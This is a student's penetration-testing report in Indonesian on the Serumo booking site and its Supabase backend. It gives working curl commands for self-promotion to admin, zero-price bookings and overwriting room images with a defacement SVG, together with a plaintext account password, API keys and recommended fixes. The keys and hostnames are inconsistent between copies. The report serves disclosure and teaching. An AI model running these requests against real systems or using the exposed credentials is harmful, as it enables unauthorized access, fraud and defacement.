

LAPORAN PENETRATION TESTING SERUMO

Target: <https://serumo.vercel.app>

Backend: Supabase (okrhnlthrqxngbogmrms.supabase.co)

Tanggal: 19-20 April 2026

Penguji: Ananda Putra Prawira (X RPL 2)

RINGKASAN EKSEKUTIF

Pengujian menemukan tiga (3) kelas kerentanan utama pada sistem, dengan tingkat keparahan dari High hingga Critical. Dua kerentanan paling kritis adalah Privilege Escalation (User -> Admin) yang memungkinkan user biasa mengubah role sendiri menjadi admin, dan Payment Fraud yang memungkinkan pembuatan booking dengan harga Rp 0. Selain itu, ditemukan juga Defacement melalui overwrite file gambar ruangan yang sudah ada.

Pemicu awal: Berhasil melakukan autentikasi menggunakan akun yang diketahui (ananda_prawira_34rpl@student.smktelkom-mlg.sch.id), kemudian mendapatkan access token JWT yang digunakan untuk mengakses berbagai endpoint Supabase.

PEMICU AWAL - AKSES TOKEN:

```
POST /auth/v1/token?grant_type=password HTTP/2
Host: okrhnlthrqxngbogmrms.supabase.co
Content-Length: 110
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6Im9rcmhudHRocnF4bmdib2dtcmIzIiwicm9sZSI6ImFub24iLCJpYXQiOiE3NzYxNTI3NzUsImV4cCI6IjA5MTcyODc3NX0.3MV21fSEXQiVJffYiCgKr5BOX1BfTovxhN8wnQRDzI
X-Supabase-API-Version: 2024-01-01
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
X-Client-Info: supabase-ssr/0.10.2 createBrowserClient
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Content-Type: application/json; charset=UTF-8
Apikey:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6Im9rcmhudHRocnF4bmdib2dtcmIzIiwicm9sZSI6ImFub24iLCJpYXQiOiE3NzYxNTI3NzUsImV4cCI6IjA5MTcyODc3NX0.3MV21fSEXQiVJffYiCgKr5BOX1BfTovxhN8wnQRDzI
Accept: */*
Origin: https://serumo.vercel.app
Sec-Fetch-Site: cross-site
```

Sebelum mengeksploitasi celah, dilakukan login untuk mendapatkan access token menggunakan kredensial yang valid.

Full Command Pemicu:

```
curl -X POST "https://okrhnlthrxngbogmrms.supabase.co/auth/v1/token?grant_type=password" \
-H "apikey:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSI6Im9rcmhubHRocnF4bmdib2d
tcm1zIiwicm9sZSI6ImFub24iLCJpYXQiOiJlYXNzNTI3NzUsImV4cCI6MjA5MTcyODc3NX0.3MV21fSExQiVJffYiCg
Kr5BOX1BfTovxhN8wnQRRDzI" \
-H "Content-Type: application/json" \
-d '{"email":"ananda_prawira_34rpl@student.smktelkom-mlg.sch.id","password":"12345678!"}'
```

Hasil & Detail:

Response HTTP: 200 OK

```
{
  "access_token":
    "eyJhbGciOiJIJFUiI1NiIsImtpZCI6Ijc2ZDYzMjZmLTNiODU0NDA3OC1hNTZiLTU4MjEzMjYyYyNjUxYyIsInR5cCI6IkpXVCJ9..",
  "token_type": "bearer",
  "expires_in": 3600,
  "expires_at": 1776659285,
  "refresh_token": "5a2ns7l3qszs",
  "user": {
    "id": "2e90a701-1c37-41a8-9277-cf264c86066f",
    "aud": "authenticated",
    "role": "authenticated",
    "email": "ananda_prawira_34rpl@student.smktelkom-mlg.sch.id",
    "email_confirmed_at": "2026-04-17T05:57:53.452238Z",
    "phone": "",
    "confirmed_at": "2026-04-17T05:57:53.452238Z",
    "recovery_sent_at": "2026-04-18T15:19:01.483282Z",
    "last_sign_in_at": "2026-04-20T03:28:05.474473634Z",
    "app_metadata": {
      "provider": "email",
      "providers": [
        "email"
      ]
    },
    "user_metadata": {
      "email": "ananda_prawira_34rpl@student.smktelkom-mlg.sch.id",
      "email_verified": true,
      "phone_verified": false,
      "sub": "2e90a701-1c37-41a8-9277-cf264c86066f"
    },
    "identities": [
      {
        "identity_id": "55c98564-34fc-43b5-a1d6-d5bd9cd3e7df",
        "id": "2e90a701-1c37-41a8-9277-cf264c86066f",
        "user_id": "2e90a701-1c37-41a8-9277-cf264c86066f",
        "identity_data": {
          "email": "ananda_prawira_34rpl@student.smktelkom-mlg.sch.id",
          "email_verified": true,
          "phone_verified": false,
          "sub": "2e90a701-1c37-41a8-9277-cf264c86066f"
        },
        "provider": "email",
        "last_sign_in_at": "2026-04-17T05:56:58.286682Z",
        "created_at": "2026-04-17T05:56:58.286732Z",
        "updated_at": "2026-04-17T05:56:58.286732Z",
        "email": "ananda_prawira_34rpl@student.smktelkom-mlg.sch.id"
      }
    ],
    "created_at": "2026-04-17T05:56:58.264083Z",
    "updated_at": "2026-04-20T03:28:05.492603Z",
    "is_anonymous": false
  },
  "weak_password": null
}
```

Penjelasan:

Dengan menggunakan kredensial yang valid, attacker dapat memperoleh access token JWT yang digunakan untuk mengakses seluruh endpoint Supabase. Token ini menjadi kunci untuk melakukan eksploitasi lebih lanjut. Setiap request ke Supabase harus menyertakan header apikey (anon key) dan Authorization: Bearer <access_token>.

TEMUAN 1: PRIVILEGE ESCALATION (USER -> ADMIN)

Endpoint: PATCH /rest/v1/users?id=eq.{user_id}

Metode: PATCH

Severity: Critical (9.8/10) - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Full Command Pemicu:

```
curl -X PATCH
"https://okrhnlthrxngbogmrms.supabase.co/rest/v1/users?id=eq.2e90a701-1c37-41a8-9277-cf264c86066f" \
-H "apikey:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6Im9rcmhbmhubHRocnF4bmdib2dtcm1zIiwicm9sZSI6ImFub24iLCJpYXQiOiJlE3NzYxNTI3NzUsImV4cCI6ImJAMTcyODc3NX0.3MV21fSEExQiVJffYiCgKr5BOX1BfTovxhN8wnQRRDzI" \
-H "Authorization: Bearer $ACCESS_TOKEN" \
-H "Content-Type: application/json" \
-d '{"role": "admin"}'
```

Verifikasi perubahan role:


```
curl -s -X GET
"https://okrhnlthrxngbogmrms.supabase.co/rest/v1/users?select=role&id=eq.2e90a701-1c37-41a8-9277-cf264c86066f" \
-H "apikey:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6Im9rcmhbmhubHRocnF4bmdib2dtcm1zIiwicm9sZSI6ImFub24iLCJpYXQiOiJlE3NzYxNTI3NzUsImV4cCI6ImJAMTcyODc3NX0.3MV21fSEExQiVJffYiCgKr5BOX1BfTovxhN8wnQRRDzI" \
-H "Authorization: Bearer $ACCESS_TOKEN" | jq .
[
  {
    "role": "admin"
  }
]
```

Detail & Hasil:

PATCH request mengembalikan HTTP 204 (No Content). Setelah verifikasi, role berhasil berubah menjadi **"admin"**:

```
[{"role": "admin"}]
```

Setelah role berubah, attacker dapat mengakses dashboard admin:



Penjelasan

Tabel **users** di public schema memiliki RLS (Row Level Security) yang tidak memblokir **UPDATE** role pada user sendiri. Hal ini memungkinkan user biasa (role **authenticated**) untuk mengubah kolom **role** miliknya menjadi **admin**. Aplikasi Serumo kemudian menggunakan role dari tabel public **users** sebagai source of truth untuk otorisasi admin, bukan dari auth schema. Akibatnya, attacker yang berhasil mengubah role menjadi **admin** mendapatkan akses penuh ke dashboard admin.

Rekomendasi

1. Terapkan kebijakan RLS yang melarang user mengubah role sendiri.
2. Gunakan auth schema (**auth.users**) sebagai source of truth untuk otorisasi.
3. Hanya admin yang boleh mengubah role user lain.

Kesimpulan

Kerentanan ini memungkinkan privilege escalation dari user biasa menjadi admin. Telah dibuktikan dengan sukses mengubah role dari **authenticated** menjadi **admin** dan mengakses dashboard admin.

TEMUAN 2: PAYMENT FRAUD (BOOKING RP 0)

Endpoint: POST /rest/v1/bookings

Metode: POST

Severity: Critical (9.1/10) - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:N/I:H/A:N

Full Command Pemicu

```
curl -X POST
"https://okrhnlthrxngbogmrms.supabase.co/rest/v1/bookings" \
-H "apikey: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6Im9rcmhubHRocnF4bmdib2dtcm1zIiwicm9sZSI6ImFub24iLCJpYXQ0IjE3NzYxNTI3NzUsImV4cCI6ImJA5MTcyODc3NX0.3MV21fSExQiVJffYiCgKr5BOX1BfTovxhN8wnQRRDzI" \
-H "Authorization: Bearer $ACCESS_TOKEN" \
-H "Content-Type: application/json" \
-d
'{"user_id":"2e90a701-1c37-41a8-9277-cf264c86066f","room_id":
"d194a956-2eb2-4768-8ab9-a4b473b18657","date":"2026-04-20","s
tart_time":"10:00","end_time":"12:00","total_price":0,"status
":"pending"}'
```

Verifikasi booking yang berhasil dibuat

```
curl -s -X GET
"https://okrhnlthrxngbogmrms.supabase.co/rest/v1/bookings?select=id,tot
al_price,status" \ -H "apikey: ..." \ -H "Authorization: Bearer
$ACCESS_TOKEN" | jq '.[] | {id, total_price, status}'
```

```
(venv) [poetz@parrot] ~/CVE-WEBSITE
$ curl -s -X GET "https://okrhnlthrxngbogmrms.supabase.co/rest/v1/bookings?
select=id, \
-H "apikey: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6Im9rcmhubHRocnF4bmdib2dtcm1zIiwicm9sZSI6ImFub24iLCJpYXQ0IjE3NzYxNTI3NzUsImV4cCI6ImJA5MTcyODc3NX0.3MV21fSExQiVJffYiCgKr5BOX1BfTovxhN8wnQRRDzI" \
-H "Authorization: Bearer $ACCESS_TOKEN" | jq '.[] | {id, total_price, status}'
[
  {
    "id": "8dfb4465-74df-485a-bad5-803c71b74e12",
    "total_price": 500000,
    "status": "pending"
  },
  {
    "id": "76971f0d-4245-48a7-af8b-84d3b5375303",
    "total_price": 0,
    "status": "pending"
  }
]
```

Detail & Hasil

POST request mengembalikan HTTP 201 (Created). Verifikasi menunjukkan booking dengan **total_price: 0** berhasil tersimpan di database:

```
{
  "id": "76971f0d-4245-48a7-af8b-84d3b5375303",
  "total_price": 0,
  "status": "pending"
}
```

Booking Terbaru		Semua →
Aula Utama ananda_prawira_34rpl - 2026-04-20	Rp 0 Menunggu	
Aula Utama ananda_prawira_34rpl - 2026-04-20	Rp 500.000 Menunggu	
Lab 3 chusniagus - 2026-04-16	Rp 1.000.000 Menunggu	

Penjelasan

Sistem tidak melakukan validasi bahwa **total_price** harus sesuai dengan harga ruangan yang dipesan. Attacker dapat mengirimkan nilai **total_price: 0** untuk booking ruangan mana pun. Meskipun status awal adalah **pending**, celah ini dapat dikombinasikan dengan Privilege Escalation (Temuan 1) untuk mengubah status booking menjadi **confirmed** sebagai admin. Hal ini memungkinkan attacker mendapatkan booking ruangan premium secara gratis.

Rekomendasi

1. Lakukan validasi server-side bahwa **total_price** tidak boleh kurang dari harga ruangan.
2. Gunakan trigger database untuk menghitung **total_price** secara otomatis berdasarkan **room_id**.
3. Jangan izinkan client mengirimkan nilai **total_price**, hitung di backend

Kesimpulan

Kerentanan ini memungkinkan payment fraud berupa booking ruangan dengan harga Rp 0. Telah dibuktikan dengan sukses membuat booking gratis yang tersimpan di database.

TEMUAN 3: DEFACEMENT (OVERWRITE GAMBAR RUANGAN)

Endpoint: PUT /storage/v1/object/payment-proofs/rooms/{filename}

Metode: PUT

Severity: High (7.5/10) - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N

Full Command Pemicu:

```
# Buat file SVG deface
cat > deface_lab3_user.svg << 'EOF'
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 800 600">
  <rect width="800" height="600" fill="black"/>
  <text x="400" y="280" font-size="36" fill="red" text-anchor="middle"
font-family="Arial">
    DEFACED AS REGULAR USER
  </text>
  <text x="400" y="330" font-size="24" fill="yellow"
text-anchor="middle">
    Role: user
  </text>
  <text x="400" y="370" font-size="20" fill="white"
text-anchor="middle">
    HACKED BY Anomalous
  </text>
</svg>
EOF

# Overwrite gambar Lab 3 (sudah memiliki image_url)
curl -X PUT
"https://okrhnlthrqxngbogmrms.supabase.co/storage/v1/object/payment-proo
fs/rooms/1776378817541-c6y5fqgxfel.jpeg" \
  -H "apikey:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6Im9
rcmhbmhubHRocnF4bmdib2dtcm1zIiwicm9sZSI6ImFub24iLCJpYXQiOiJE3NzYxNTI3NzUsImV
4cCI6MjA5MTcyODc3NX0.3MV21fSExQiVJffYiCgKr5BOX1BfTovxhN8wnQRRDzI" \
  -H "Authorization: Bearer $ACCESS_TOKEN" \
  -H "Content-Type: image/svg+xml" \
  --data-binary @deface_lab3_user.svg


# Verifikasi file telah berubah
curl -s
"https://okrhnlthrqxngbogmrms.supabase.co/storage/v1/object/public/payme
nt-proofs/rooms/1776378817541-c6y5fqgxfel.jpeg" | head -5
```


Detail & Hasil

File gambar berhasil di-overwrite. Verifikasi membuktikan isi file telah berubah menjadi konten deface.

Response:

```
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 800 600">
  <rect width="800" height="600" fill="black"/>
  <text x="400" y="280" font-size="36" fill="red" text-anchor="middle"
font-family="Arial">
    DEFACED AS REGULAR USER
  </text>
```



Gambar ruangan Lab 3 berhasil diganti dengan pesan deface.

Penjelasan

Supabase Storage tidak memiliki mekanisme otorisasi yang memadai untuk operasi overwrite file. Setiap user dengan token valid (bahkan role **user**) dapat melakukan overwrite terhadap file yang sudah ada di bucket **payment-proofs** menggunakan metode PUT. Ruangan yang sudah memiliki **image_url** (seperti Lab 3) menjadi target yang rentan karena file-nya dapat di-overwrite. Ruangan yang belum memiliki gambar tidak terpengaruh karena tidak ada file yang dapat di-overwrite.

Rekomendasi

1. Terapkan kebijakan bucket yang membatasi operasi PUT hanya untuk user dengan role admin.
2. Validasi tipe file yang diupload; batasi hanya gambar (JPEG, PNG) dan tolak SVG.
3. Implementasikan versioning atau backup file untuk mencegah kehilangan data permanen.

Kesimpulan

Kerentanan ini memungkinkan defacement (perusakan tampilan) website melalui overwrite gambar ruangan yang sudah ada. Telah dibuktikan dengan sukses mengganti gambar Lab 3 dengan pesan deface "DEFACED AS REGULAR USER". Attacker dengan role user biasa dapat merusak konten visual website yang dapat berdampak pada reputasi dan kepercayaan pengguna terhadap sistem.

RINGKASAN KESELURUHAN TEMUAN

No	Temuan	Severity	Status
1.	Privilege Escalation (User -> Admin)	Critical	Terkonfirmasi
2.	Payment Fraud (Booking Rp 0)	Critical	Terkonfirmasi
3.	Defacement (Overwrite Gambar)	High	Terkonfirmasi

Attack Chain (Rantai Serangan):

Ketiga kerentanan ini dapat dieksploitasi secara berantai oleh attacker:
Login menggunakan kredensial user biasa -> mendapatkan access token
Melakukan Defacement -> mengganti gambar ruangan untuk merusak reputasi website
Membuat booking dengan harga Rp 0 (gratis)
Melakukan Privilege Escalation -> mengubah role menjadi admin
Mengonfirmasi booking sendiri sebagai admin -> booking gratis menjadi confirmed

HARAPAN

Dengan disampaikannya laporan ini, saya berharap:

1. Pihak pengelola sistem dapat segera melakukan perbaikan (patching) terhadap ketiga kerentanan yang telah ditemukan, terutama yang berkategori Critical karena berdampak langsung pada keamanan data dan kepercayaan pengguna.
2. Dilakukan audit keamanan menyeluruh pada seluruh endpoint API dan konfigurasi Supabase, termasuk RLS policies, storage bucket policies, dan validasi input.
3. Diterapkan security development lifecycle dalam pengembangan aplikasi ke depan, termasuk penggunaan static code analysis dan penetration testing secara berkala.
4. Tim pengembang diberikan pelatihan keamanan aplikasi (secure coding practices) untuk mencegah terulangnya kerentanan serupa.
5. Sistem menerapkan monitoring dan alerting untuk mendeteksi aktivitas mencurigakan seperti percobaan privilege escalation atau overwrite file massal.

PENUTUP

Demikian laporan penetration testing pada web Serumo (serumo.vercel.app) ini disusun. Segala temuan dan rekomendasi yang tercantum dalam laporan ini disampaikan dengan tujuan untuk meningkatkan keamanan sistem. Saya mengucapkan terima kasih kepada pihak pengelola yang telah memberikan kesempatan untuk melakukan pengujian keamanan ini.

Pesan penting: Semua pengujian yang dilakukan bertujuan konstruktif untuk perbaikan sistem. Tidak ada data yang dirusak atau dieksploitasi lebih lanjut di luar keperluan pembuktian kerentanan. Saya siap membantu jika diperlukan pendampingan dalam proses perbaikan.